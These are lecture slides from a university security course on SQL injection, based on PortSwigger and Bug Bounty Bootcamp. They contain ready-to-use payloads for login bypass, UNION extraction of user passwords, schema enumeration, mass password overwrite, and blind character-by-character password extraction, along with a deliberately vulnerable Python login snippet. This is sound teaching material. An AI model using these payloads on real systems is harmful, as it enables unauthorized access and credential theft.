UNIVERSITÀ DELLA CALABRIA

il Campus per eccellenza

SQL injection (SQLi)

Mario Alviano

Main References


Bug Bounty Bootcamp – Chapter 11

https://portswigger.net/web-security/sql-injection

SQL injection

The attacker executes **arbitrary SQL commands** by supplying **malicious input** inserted into a SQL statement.

The input is **incorrectly filtered or escaped**.
It can lead to authentication bypass, sensitive data leaks, tampering of the database, and RCE in some cases.



```
' UNION SELECT username, password FROM users--
```


```
SELECT name, description FROM products WHERE category
= 'Gifts' UNION SELECT username, password FROM users--
```

<u>SQLi is on decline, but…</u>

Most web frameworks have build-in protection mechanisms.
Still common, and usually critical!

OWASP Top Ten

A broad consensus about the most critical security risks to web applications



2017
A01:2017-Injection
A02:2017-Broken Authentication
A03:2017-Sensitive Data Exposure
A04:2017-XML External Entities (XXE)
A05:2017-Broken Access Control
A06:2017-Security Misconfiguration
A07:2017-Cross-Site Scripting (XSS)
A08:2017-Insecure Deserialization
A09:2017-Using Components with Known Vulnerabilities
A10:2017-Insufficient Logging & Monitoring
2021
A01:2021-Broken Access Control
A02:2021-Cryptographic Failures
A03:2021-Injection
(New) A04:2021-Insecure Design
A05:2021-Security Misconfiguration
A06:2021-Vulnerable and Outdated Components
A07:2021-Identification and Authentication Failures
(New) A08:2021-Software and Data Integrity Failures
A09:2021-Security Logging and Monitoring Failures*
(New) A10:2021-Server-Side Request Forgery (SSRF)*
* From the Survey

SQLi is here!

Classifications

Classic SQLi
Each query returns a table or other content that can be easily read

Blind SQLi
Each query returns a boolean result
- conditional responses
- conditional errors
- conditional time delays

First-order SQLi
The query is executed with the malicious content while processing the request


Second-order SQLi
The malicious content is stored and later used in a query, eg. while processing another request

In-band
The attack is carried on the backend server alone

Out-of-band
The attack triggers interaction with an attacker server

How does SQLi happen?


The backend concatenate strings to form a SQL query or command, with no or improper validation and escaping.



```python
# DON'T TRY THIS AT HOME!
username = request.POST["username"]
password = request.POST["password"]
query = f"SELECT Id FROM Users "\
         "WHERE Username='{username}' AND Password='{password}'"
cursor.execute(query)
```

Username and password are read from the input (they cross the trust boundary)


Untrusted input is concatenated to the query


ordinary path
Username and password are simple strings
expected query
The query returns something if credentials match

```
POST /login
Host: example.com

(POST request body)
username=vickie&password=password123
```

```
SELECT Id FROM Users
WHERE Username='vickie' AND Password='password123';
```


exceptional path
Username is a malicious strings
unexpected query
Injected a comment directive (MySQL RDBMS)
The Id of the admin user is returned (the password is not checked!)

```
POST /login
Host: example.com

(POST request body)
username="admin';-- "&password=password123
```

```
SELECT Id FROM Users
WHERE Username='admin';-- ' AND Password='password123';
```

What?!?

We just subverted the application logic!
We bypassed authentication.

https://portswigger.net/web-security/sql-injection#subverting-application-logic

And we can do much more…

We can read data we should not have access to
(https://portswigger.net/web-security/sql-injection#retrieving-hidden-data)
also from different tables
(https://portswigger.net/web-security/sql-injection/union-attacks)
and including metadata
(https://portswigger.net/web-security/sql-injection/examining-the-database)

Retrieve hidden data

```
https://insecure-website.com/products?category=Gifts
```

Endpoint to show products in a category

```
SELECT * FROM products WHERE category = 'Gifts' AND released = 1
```


Query to show released products, composed without escaping

```
https://insecure-website.com/products?category=Gifts'--
```

Inject a comment

```
SELECT * FROM products WHERE category = 'Gifts'--' AND released = 1
```

Get early access to unreleased products!



Inject a tautology

```
https://insecure-website.com/products?category=Gifts'+OR+1=1--
```

Get access to
the full catalog!

```
SELECT * FROM products WHERE category = 'Gifts' OR 1=1--' AND released = 1
```

Retrieve data from other tables

Endpoint to read emails of a user (having the correct access key!)

```
GET /emails?username=vickie&accesskey=ZB6w0YLjzvAVmp6zvr
Host: example.com
```

```
SELECT Title, Body FROM Emails
WHERE Username='vickie' AND AccessKey='ZB6w0YLjzvAVmp6zvr';
```

Query on the backend… no validation or escaping!

Let’s terminate accesskey
(with a single quote),
then continue with a UNION query
(point 1)

```
  GET /emails?username=vickie&accesskey="ZB6wOYLjzvAVmp6zvr'
❶ UNION SELECT Username, Password FROM Users;-- "
  Host: example.com
```

```
❶ SELECT Title, Body FROM Emails
  WHERE Username='vickie' AND AccessKey='ZB6wOYLjzvAVmp6zvr'
❷ UNION ❸SELECT Username, Password FROM Users;❹-- ;
```

The first SELECT is likely empty (point 1),
the second SELECT contains all
usernames and passwords (point 3)

We get interesting data
in the response!

UNION attacks

Two main ingredients

1) Same number of columns
2) Compatible data types in each column

1

```
' UNION SELECT NULL--
' UNION SELECT NULL,NULL--
' UNION SELECT NULL,NULL,NULL--
```

2

```
' UNION SELECT 'a',NULL,NULL,NULL--
' UNION SELECT NULL,'a',NULL,NULL--
' UNION SELECT NULL,NULL,'a',NULL--
' UNION SELECT NULL,NULL,NULL,'a'--
```

Often one string column is sufficient, and sometimes even a single row!

Take advantage of CONCAT, GROUP_CONCAT, and other SQL functions

https://portswigger.net/web-security/sql-injection/union-attacks

Retrieve metadata

RDBMSes usually implement introspection queries or store metadata on tables and columns

Database type	Query
Microsoft, MySQL	`SELECT @@version`
Oracle	`SELECT * FROM v$version`
PostgreSQL	`SELECT version()`

try to understand what RDBMS is used

```
' UNION SELECT @@version--
```

After that, check how to list tables and inject (GROUP_CONCAT or similar may help!)

```
SELECT * FROM information_schema.tables
```

```
TABLE_CATALOG  TABLE_SCHEMA  TABLE_NAME  TABLE_TYPE
=====================================================
MyDatabase     dbo           Products    BASE TABLE
MyDatabase     dbo           Users       BASE TABLE
MyDatabase     dbo           Feedback    BASE TABLE
```

https://portswigger.net/web-security/sql-injection/examining-the-database

Similarly, get a list of columns for the tables of interest

```
SELECT * FROM information_schema.columns WHERE table_name = 'Users'
```

```
TABLE_CATALOG  TABLE_SCHEMA  TABLE_NAME  COLUMN_NAME  DATA_TYPE
=================================================================
MyDatabase     dbo           Users       UserId       int
MyDatabase     dbo           Users       Username     varchar
MyDatabase     dbo           Users       Password     varchar
```

Not just queries… also commands!

UPDATE, DELETE, INSERT…
they can also have SQLi

In this case there is an integrity issue!

Even worse if SQLi is on some
CREATE TABLE or similar command
(I have seen them in the wild!)

Endpoint to change
password of the current user

```
POST /change_password
Host: example.com

(POST request body)
new_password=password12345
```

```
UPDATE Users
SET Password='password12345'
WHERE Id = 2;
```

```
POST /change_password
Host: example.com

(POST request body)
new_password="password12345';--"
```

Let’s change the password of all users!


```
UPDATE Users
SET Password='password12345';-- WHERE Id = 2;
```

Other users
Incorrect username or password!
If you want to reset your password, click here

Second-order SQLi

User input is properly escaped and stored in the database

```
badguy';update users set password='letmein'
where user='administrator'--
```



Escaping is good… do validation anyhow!

If “a username is a string of between 4 and 40 letters and numbers” then reject any other string (DDD rocks!)

```
select * from user_options where user='badguy';update users
set password='letmein' where user='administrator'--
```

relatively common with logs

In a second time, the malicious string is fetched, assumed to be safe, and used to compose a (devastating) query

Blind SQLi

The result of the query is not displayed in the response, but we may still observe something (eg. a banner)

```
GET /
Host: example.com
Cookie: user_id=2
```

Get user_id from a cookie
(don’t do it… unless you use a UUID or similar)

```
SELECT * FROM PremiumUsers WHERE Id='2';
```

If the user is in the PremiumUsers table, show a **Welcome, premium member!** banner

We have our boolean oracle!
Let’s ask a lot of questions...

https://portswigger.net/web-security/sql-injection/blind

Blind SQLi with conditional responses

```
2' UNION SELECT Id FROM Users
WHERE Username = 'admin'
and SUBSTR(Password, 1, 1) ='a';--
```

Use SUBSTR or SUBSTRING depending on the RDBMS

Question: Is the **first** character of the password **a**?
Answer: NO! (no banner)
Question: Is the **first** character of the password **b**?
...

```
SELECT * FROM PremiumUsers WHERE Id='2'
UNION SELECT Id FROM Users
WHERE Username = 'admin'
and ❶SUBSTR(Password, 1, 1) = 'a';--
```

Use a fuzzer!
Change the starting index and the character.
You can even implement a binary search!

Blind SQLi with conditional errors

What if there is no banner or other conditional content to look for?
There may be some generic error message when the query is broken...

```
2' OR (
  SELECT CASE WHEN (1=1) THEN 1/0 ELSE 'foo' END
  FROM Users WHERE Username = 'admin' and SUBSTR(Password, 1, 1) = 'a'
) = 'foo';--
```

Question: Is the **first** character of the password **a**?
